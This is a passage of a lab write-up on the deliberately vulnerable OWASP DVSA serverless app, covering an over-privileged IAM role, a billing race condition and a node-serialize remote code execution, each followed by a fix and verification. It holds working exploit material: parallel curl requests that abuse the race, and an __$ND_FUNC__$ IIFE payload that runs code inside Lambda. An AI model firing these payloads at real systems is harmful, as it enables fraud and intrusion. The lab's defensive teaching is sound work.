
Service	Actions used
CloudWatch Logs	CreateLogStream.
KMS	Decrypt.
STS	GetCallerIdentity.

The screenshot above shows the actions included in the generated policy based on CloudTrail analysis. It demonstrates that only a minimal set of permissions, such as logging and identity verification, are actually required by the function. This highlights that the original permissions were excessive.


6. Fix Strategy:

The fix is to enforce least privilege:

- Remove wildcard permissions
- Remove AmazonSESFullAccess




The screenshot above shows that the IAM role had the AmazonSESFullAccess policy attached, which grants full access to SES. This level of access is unnecessary because the Lambda function only needs permission to send emails.




The screenshot above shows the confirmation step for removing the AmazonSESFullAccess policy from the IAM role. This step ensures that unnecessary and excessive permissions are eliminated.


- Remove unnecessary S3 and DynamoDB access



Select the unwanted policies then click remove



Confirm deletion




The screenshot above shows the removal of unnecessary inline policies from the IAM role.

- Only allow SES email sending

7. Code Changes:

- Removed:
 - S3 wildcard policy
 - DynamoDB wildcard policy
 - AmazonSESEmailAccess



Added minimal policy:



The screenshot above shows the newly created minimal IAM policy, which only allows ses:SendEmail and ses:SendRawEmail actions.

Review and create [Info](#)

Review the permissions, specify details, and tags.

Policy details


Policy name

Enter a meaningful name to identify this policy.

SendReceiptMinimalSES

Maximum 128 characters. Use alphanumeric and '+=, @-_' characters.

I named it SendReceiptMinimalSES



The new policy only allows SES email sending actions (SendEmail and SendRawEmail), ensuring the Lambda function follows the principle of least privilege.

➤ Resource modified:
IAM Role → DVSA-SEND-RECEIPT-EMAIL

8. **Verification:**
Re-tested using IAM Policy Simulator:

- Allowed:
 - SES → SendEmail
 - SES → SendRawEmail
- Denied:
 - S3 → GetObject, PutObject
 - DynamoDB → Scan, GetItem, PutItem, DeleteItem

CloudWatch

Action Settings and Results [8 actions selected. 0 actions not simulated. 2 actions allowed. 6 actions denied.]

Service	Action	Resource Type	Simulation Resource	Permission
Amazon SES	SendRawEmail	identity	*	allowed 1 matching statements.
Amazon SES	SendEmail	identity	*	allowed 1 matching statements.
Amazon S3	PutObject	not required	*	denied Implicitly denied (no ...
Amazon S3	GetObject	not required	*	denied Implicitly denied (no ...
Amazon DynamoDB	Scan	table	*	denied Implicitly denied (no mat...
Amazon DynamoDB	GetItem	table	*	denied Implicitly denied (no mat...
Amazon DynamoDB	PutItem	table	*	denied Implicitly denied (no mat...
Amazon DynamoDB	DeleteItem	table	*	denied Implicitly denied (no mat...

The screenshot above confirms that after applying the fix, only SES actions are allowed, while access to S3 and DynamoDB is denied.

```

2026-04-24T22:58:01.000Z [ERROR] ClientError: An error occurred (AccessDeniedException) when calling the GetItem opera...

[ERROR] ClientError: An error occurred (AccessDeniedException) when calling the GetItem operation: User:
arn:aws:sts::1071146695424:assumed-role/serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-tQndvnb4aug/DVSA-SEND-
RECEIPT-EMAIL is not authorized to perform: dynamodb:GetItem on resource: arn:aws:dynamodb:us-east-1:1071146695424:table/DVSA-ORDERS-DB
because no identity-based policy allows the dynamodb:GetItem action
Traceback (most recent call last):
  File "/var/task/send_receipt_email.py", line 52, in lambda_handler
    response = order_table.get_item(
  File "/var/runtime/boto3/resources/factory.py", line 581, in do_action
    response = action(self, *args, **kwargs)
  File "/var/runtime/boto3/resources/action.py", line 88, in __call__
    response = getattr(parent.meta.client, operation_name)(*args, **params)
  
```

Back to top

Also in CloudWatch logs, the screenshot above shows an AccessDeniedException when the Lambda function attempts to access DynamoDB after the fix was applied. This confirms that the excessive permissions were successfully removed and the function can no longer access unauthorized resources.

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Over-Privileged Functions	Lambda should only access required services (SES)	IAM policy, simulator, logs	Function sends email only	Function can access S3 + DynamoDB

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
---------------	-------------------------	-----------------	---------------------	-----------------------

Over-Privileged Functions	Role allows access beyond intended scope	Misconfiguration	Removed wildcard policies, added minimal SES	Simulator shows denied access
---------------------------	--	------------------	--	-------------------------------

10. Takeaway:

This lesson shows that over-privileged IAM roles significantly increase attack impact. In serverless environments, the Lambda role acts as the system identity. If compromised, the attacker inherits all permissions. Applying the principle of least privilege ensures that even if a function is exploited, the damage remains limited.

➤ Lesson eight: Logic Vulnerability

1. Goal & Summary:

Goal: Demonstrate that the DVSA-ORDER-BILLING Lambda does not lock the order state during payment, allowing an attacker to send a billing request and an update request simultaneously so the cart is modified while billing is calculating the price — making the customer pay for one quantity but receive another. Then apply a fix that uses a DynamoDB ConditionExpression to atomically lock the order before the cart total is computed.

Summary: This lesson demonstrates a Logic Vulnerabilities issue (specifically a race condition) in the DVSA order-processing workflow. The affected component is the /order API endpoint backed by the DVSA-ORDER-BILLING Lambda function. Due to missing order locking, an attacker can send a billing request and an update request simultaneously, allowing the cart to be modified during payment processing. This results in the final order state differing from what was actually paid for.


2. **Root Cause:** The vulnerability exists because the billing Lambda function does not lock the order status before processing payment. The function checks if status < 120 but never sets a temporary "processing" status before calculating the cart total. This means a concurrent update request can modify the item list while billing is still in progress, causing the system to charge for one quantity but deliver another.

3. Setup:


- DVSA URL: <http://dvsa-website4-128066560383-us-east-1.s3-website-us-east-1.amazonaws.com>
- API Endpoint: <https://jg71b5i888.execute-api.us-east-1.amazonaws.com/dvsa/order>
- Lambda function: DVSA-ORDER-BILLING
- Tools used: Python 3, threading, requests libraries, AWS Console, CloudWatch

4. Steps:


- Log into DVSA and add 1 item to cart



- Go to checkout and fill in shipping details but do not pay




- Open DevTools → Network tab → copy the order-id from the shipping request



- Copy fresh JWT token from the Authorization header





- Update the new order ID and token and the number of item(eg.1017) and run it in Git Bash

```
export API=""
export RACE_ORDER=""
export TOKEN=""

curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action":"billing","order-id":"'$RACE_ORDER'", "data":{"ccn":"4242424242424242","exp":"11/29","cvv":"123"}}' &
curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action":"update","order-id":"'$RACE_ORDER'", "items":{"1014":5}}' &
wait
```

And the result should be : {"status":"ok","msg":"cart updated"}
{"status":"ok","amount":40,"token":"...", "missing":{}}

5. Evidence:

```
$ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action":"billing","order-id":"'$RACE_ORDER'", "data":{"ccn":"4242424242424242","exp":"11/29","cvv":"123"}}' &
curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action":"update","order-id":"'$RACE_ORDER'", "items":{"1014":5}}' &
wait
[1] 2886
[2] 2890
{"status":"ok","msg":"cart updated"}{"status":"ok","amount":40,"token":"yHRdeXsE9oIt","missing":{}}[1]- Done
curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action":"billing","order-id":"'$RACE_ORDER'", "data":{"ccn":"4242424242424242","exp":"11/29","cvv":"123"}}' &
```

orderId (String)	itemList	orderStatus	payment...	totalAmount
215deb6a-2952-4003...	{"1007":{"N":"1"}}	300	1777302364	38
6818bc8e-286a-4a1b...	{"1014":{"N":"5"}}	300	1777308351	40
1a278c34-b789-47d3...	{"1014":{"N":"5"}}	300	1777415697	40
9571c721-c57d-4161...	{"1014":{"N":"1"}}	300	1777309228	40
ad0ee8bb-e299-4d84...	{"1014":{"N":"5"}}	300	1777306498	40
b0b0c1b9-1222-46a0...	{"1014":{"N":"1"}}	300	1777304900	40
36e5882c-875b-4c3a...	{"1014":{"N":"5"}}	300	1777416321	40
3a353a9e-fbbd-4070...	{"1014":{"N":"5"}}	300	1777307490	40
cb73f65b-f78f-4757...	{"1014":{"N":"1"}}	300	1777418302	40
bd20e37d-64d2-47b...	{"1014":{"N":"1"}}	300	1777309452	40

The billing request processed a lower amount (40), while a concurrent update request successfully modified the cart. This demonstrates a race condition where the final order state differs from what was actually paid.

6. Fix Strategy:

The fix belongs in the DVSA-ORDER-BILLING Lambda function. The required improvement is to add an atomic order lock using DynamoDB's ConditionExpression immediately when billing begins. This prevents any concurrent update requests from modifying the order while payment is processing. The fix applies the principle of workflow sequencing and atomic state transitions.


7. Code Changes:

Location: DVSA-ORDER-BILLING Lambda → order_billing.py

Change: Added order locking before cart total calculation:

```
python
if status < 120:
    # FIX: Lock the order before processing
    try:
        table.update_item(
            Key={"orderId": orderId, "userId": userId},
            UpdateExpression='SET orderStatus = :lockstatus',
            ConditionExpression='orderStatus = :currentstatus',
            ExpressionAttributeValues={
                ':lockstatus': Decimal(200),
                ':currentstatus': Decimal(status)
            }
        )
    except Exception as e:
        res = {"status": "err", "msg": "order already being processed"}
        return res

data_dict = []
for key, value in response["Item"]["ItemList"].items():
```



8. Verification:

```
hp@LAPTOP-MGUN1OM3 MINGW64 /
$ curl -s -X "POST" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action": "billing", "order-id": "'$TRACE_ORDER'", "data": {"ccn": "4242424242424242", "exp": "11/29", "cvv": "123"}' &
curl -s -X "POST" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action": "update", "order-id": "'$TRACE_ORDER'", "items": [{"id": "1014", "qty": 5}]} &
wait
[1] 3059
[2] 3063
{"status": "err", "msg": "order already paid"} {"status": "ok", "amount": 40, "token": "S312Wxvrvwhb", "missing": {}} [1]- Done
curl -s -X "POST" -H "content-type: application/json" -H "authorization: $TOKEN" --data-raw '{"action": "billing", "order-id": "'$TRACE_ORDER'", "data": {"ccn": "4242424242424242", "exp": "11/29", "cvv": "123"}' &
```

```
{"status": "err", "msg": "order already paid"}
```

```
{"status":"ok","amount":40,...}
```

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Vulnerabilities	Order must be locked during billing — no modifications allowed once payment begins	Lambda source code, Network requests, terminal output	Single billing request charges correct amount for correct quantity	Concurrent billing + update requests process simultaneously — cart updated to 8 items while only paying for 1

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Logic Vulnerabilities	System processed update during billing without locking — order state changed after payment was calculated	Intentional Misuse	Added DynamoDB ConditionExpression lock in order_billing.py before cart total calculation	Update request now returns "order already paid"

10. Takeaway:

The root cause was the absence of atomic state locking in the billing workflow. In serverless environments, Lambda functions are stateless and can process multiple concurrent requests independently. Without locking the order status before billing begins, concurrent requests can exploit the time window between reading and writing the order state. The general secure design principle is: always use atomic conditional updates to lock shared state before processing critical business operations.

➤ Lesson nine: Vulnerable Dependencies

1. Summary & Goal:

Goal: Demonstrate that the DVSA-ORDER-MANAGER Lambda depends on the critically vulnerable node-serialize library (no patch available), prove the impact by sending a JSON payload that triggers Remote Code Execution inside the Lambda runtime, and apply a fix that removes the dependency entirely and replaces all `serialize.unserialize()` calls with native `JSON.parse()`.

Summary: This lesson demonstrates a Remote Code Execution (RCE) vulnerability caused by the use of the critically vulnerable node-serialize library in the DVSA backend. The main affected component is the AWS Lambda function DVSA-ORDER-MANAGER, which processes all incoming API requests through API Gateway. Because the function deserializes user-controlled input using node-serialize instead of safe native parsing, an attacker can embed a malicious JavaScript function directly inside a JSON request body and have it executed on the Lambda server. The security impact is full backend code execution, which in a serverless environment means the attacker gains access to the Lambda execution environment, its file system, environment variables, and any AWS permissions attached to the function's IAM role.

2. Root Cause:

The vulnerability exists because node-serialize supports deserialization of JavaScript functions using a special marker `__$ND_FUNC__$`. When the library encounters this marker during deserialization, it reconstructs and evaluates the embedded function. If the function ends with `()`, it becomes an IIFE (Immediately Invoked Function Expression) and executes instantly during parsing. Since the Lambda function passes the raw HTTP request body directly to `serialize.unserialize()` without any validation, an attacker can craft a request body that contains executable JavaScript and have it run on the backend. There is no patch available for node-serialize — the library must be removed entirely.

3. Setup:

- API Endpoint: `https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order`
- Vulnerable Lambda function: DVSA-ORDER-MANAGER
- CloudWatch log group: `/aws/lambda/DVSA-ORDER-MANAGER`
- Vulnerable file: `order-manager.js` (line 1: `require('node-serialize')`, lines 9–10: `serialize.unserialize()`)
- Tools used: PowerShell, Invoke-WebRequest, AWS Console, CloudWatch Logs, npm audit

4. Steps:

- Open PowerShell and set the API endpoint variable
- Craft and send the malicious payload containing an IIFE via node-serialize
- The terminal returns `{"message": "Internal server error"}` — this is expected. The real evidence is in the backend logs.

```
PS C:\Users\Fajer> $API_URL = "https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order"
PS C:\Users\Fajer> $body = '{"action": "$__$ND_FUNC__$function(){ var fs = require(\'fs\'); fs.writeFileSync(\'/tmp/pwned.txt\', \'You are reading the contents of my hacked file!\'); var fileData = fs.readFileSync(\'/tmp/pwned.txt\', \'utf-8\'); console.error(\'FILE READ SUCCESS: \' + fileData); }()"}';
PS C:\Users\Fajer> Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "application/json" -Body $body
Invoke-WebRequest : {"message": "Internal server error"}
At line:1 char:1
+ Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "applicatio ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Users\Fajer>
```

- Open AWS Console → CloudWatch → Log groups → `/aws/lambda/DVSA-ORDER-MANAGER` and open the latest log stream.
- Look for the line: `FILE READ SUCCESS: You are reading the contents of my hacked file!`

2026-05-01T09:05:57.048Z	2026-05-01T09:05:57.048Z	c7f6a37b-55c5-4580-8728-8e40f2e95931	ERROR	FILE READ SUCCESS: You are reading the contents of my hacked file!	
--------------------------	--------------------------	--------------------------------------	-------	--	--

5. Evidence:

- npm audit showing critical vulnerability in node-serialize

```
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> npm install
npm warn deprecated uuid@9.0.1: uuid@10 and below is no longer supported. For ESM codebases, update to uuid@latest. For CommonJS codebases, use uuid@11 (but be aware this version will likely be deprecated in 2028).
added 13 packages, and audited 14 packages in 6s

4 packages are looking for funding
  run `npm fund` for details

3 vulnerabilities (2 moderate, 1 critical)

Some issues need review, and may require choosing
a different dependency.

Run `npm audit` for details.
npm notice New major version of npm available! 10.9.3 -> 11.13.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v11.13.0
npm notice To update run: npm install -g npm@11.13.0
npm notice
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> npm audit
# npm audit report

node-serialize *
Severity: critical
Code Execution through IIFE in node-serialize - https://github.com/advisories/GHSA-q4v7-4rhw-9hqm
No fix available
node_modules/node-serialize

uuid <14.0.0
Severity: moderate
Missing buffer bounds check in v3/v5/v6 when buf is provided - https://github.com/advisories/GHSA-w5hq-g745-h8pq
No fix available
node_modules/uuid
  node-jose *
    Depends on vulnerable versions of uuid
    node_modules/node-jose
```

- confirming the dependency is used

```
PS C:\Users\Fajer> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy RemoteSigned
PS C:\Users\Fajer> cd C:\Users\Fajer\DVSA\backend\functions\order-manager
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> Get-Content package.json
{
  "name": "order-manager",
  "version": "3.0.0",
  "main": "order-manager.js",
  "dependencies": {
    "node-jose": "2.2.0",
    "node-serialize": "0.0.4"
  },
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC",
  "description": ""
}
```

- CloudWatch log confirming RCE

2026-05-01T09:05:57.048Z	2026-05-01T09:05:57.048Z	c7f6a37b-55c5-4580-8728-8e40f2e95931	ERROR	FILE READ SUCCESS: You are reading the contents of my hacked file!	
--------------------------	--------------------------	--------------------------------------	-------	--	--

- Vulnerable source code:

```
1 const serialize = require('node-serialize');
2 const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
3 const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
4 const jose = require('node-jose');
5
6
7
8 exports.handler = (event, context, callback) => {
9   var req = serialize.unserialize(event.body);
10   var headers = serialize.unserialize(event.headers);
11   var auth_header = headers.Authorization || headers.authorization;
12   var token_sections = auth_header.split('.');
13   var auth_data = jose.util.base64url.decode(token_sections[1]);
14   var token = JSON.parse(auth_data);
15   var user = token.username;
```

6. Fix Strategy:

The fix belongs in the DVSA-ORDER-MANAGER Lambda function (order-manager.js).

The required changes are:

- Remove the node-serialize library entirely — it has no safe mode and no available patch
- Replace all calls to `serialize.unserialize()` with the native `JSON.parse()`, which only handles data and never evaluates or executes functions
- Remove the `require('node-serialize')` import statement

This mitigation directly addresses the root cause because `JSON.parse()` treats all input as pure data and has no mechanism to deserialize or execute embedded functions, regardless of what the attacker sends.

7. Code Changes:

- Before the fix in file `order-manager.js`

```

1 const serialize = require('node-serialize');
2 const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
3 const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
4 const jose = require('node-jose');
5
6
7
8 exports.handler = (event, context, callback) => {
9     var req = serialize.unserialize(event.body);
10    var headers = serialize.unserialize(event.headers);
11    var auth_header = headers.Authorization || headers.authorization;
12    var token_sections = auth_header.split('.');
13    var auth_data = jose.util.base64url.decode(token_sections[1]);
14    var token = JSON.parse(auth_data);
15    var user = token.username;

```

- After the fix:

```

7 exports.handler = (event, context, callback) => {
8     //Replaced serialize.unserialize() with safe JSON.parse()
9     var req = JSON.parse(event.body);
10    var headers = JSON.parse(event.headers);
11    var auth_header = headers.Authorization || headers.authorization

```

8. Verification:

After deploying the fix, the same malicious payload was sent again. CloudWatch now shows:

```
2026-05-01T10:14:10.490Z          2026-05-01T10:14:10.490Z 101d89df-4b3e-4c01-becf-e43ae020129f ERROR Invoke Error {"
2026-05-01T10:14:10.490Z          101d89df-4b3e-4c01-becf-e43ae020129f  ERROR   Invoke Error
{
  "errorType": "SyntaxError",
  "errorMessage": "Unexpected token o in JSON at position 1",
  "stack": [
    "SyntaxError: Unexpected token o in JSON at position 1",
    "    at JSON.parse (<anonymous>)",
    "    at exports.handler (/var/task/order-manager.js:10:24)",
    "    at Runtime.handleOnceNonstreaming (file:///var/runtime/index.mjs:1306:29)"
  ]
}
```

What changed: `JSON.parse()` correctly rejected the malicious payload as invalid JSON and threw a `SyntaxError`. The injected function never executed. The `FILE READ SUCCESS` message no longer appears anywhere in the CloudWatch logs. The fix works as intended malicious input is rejected at the parsing stage before any application logic runs.

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
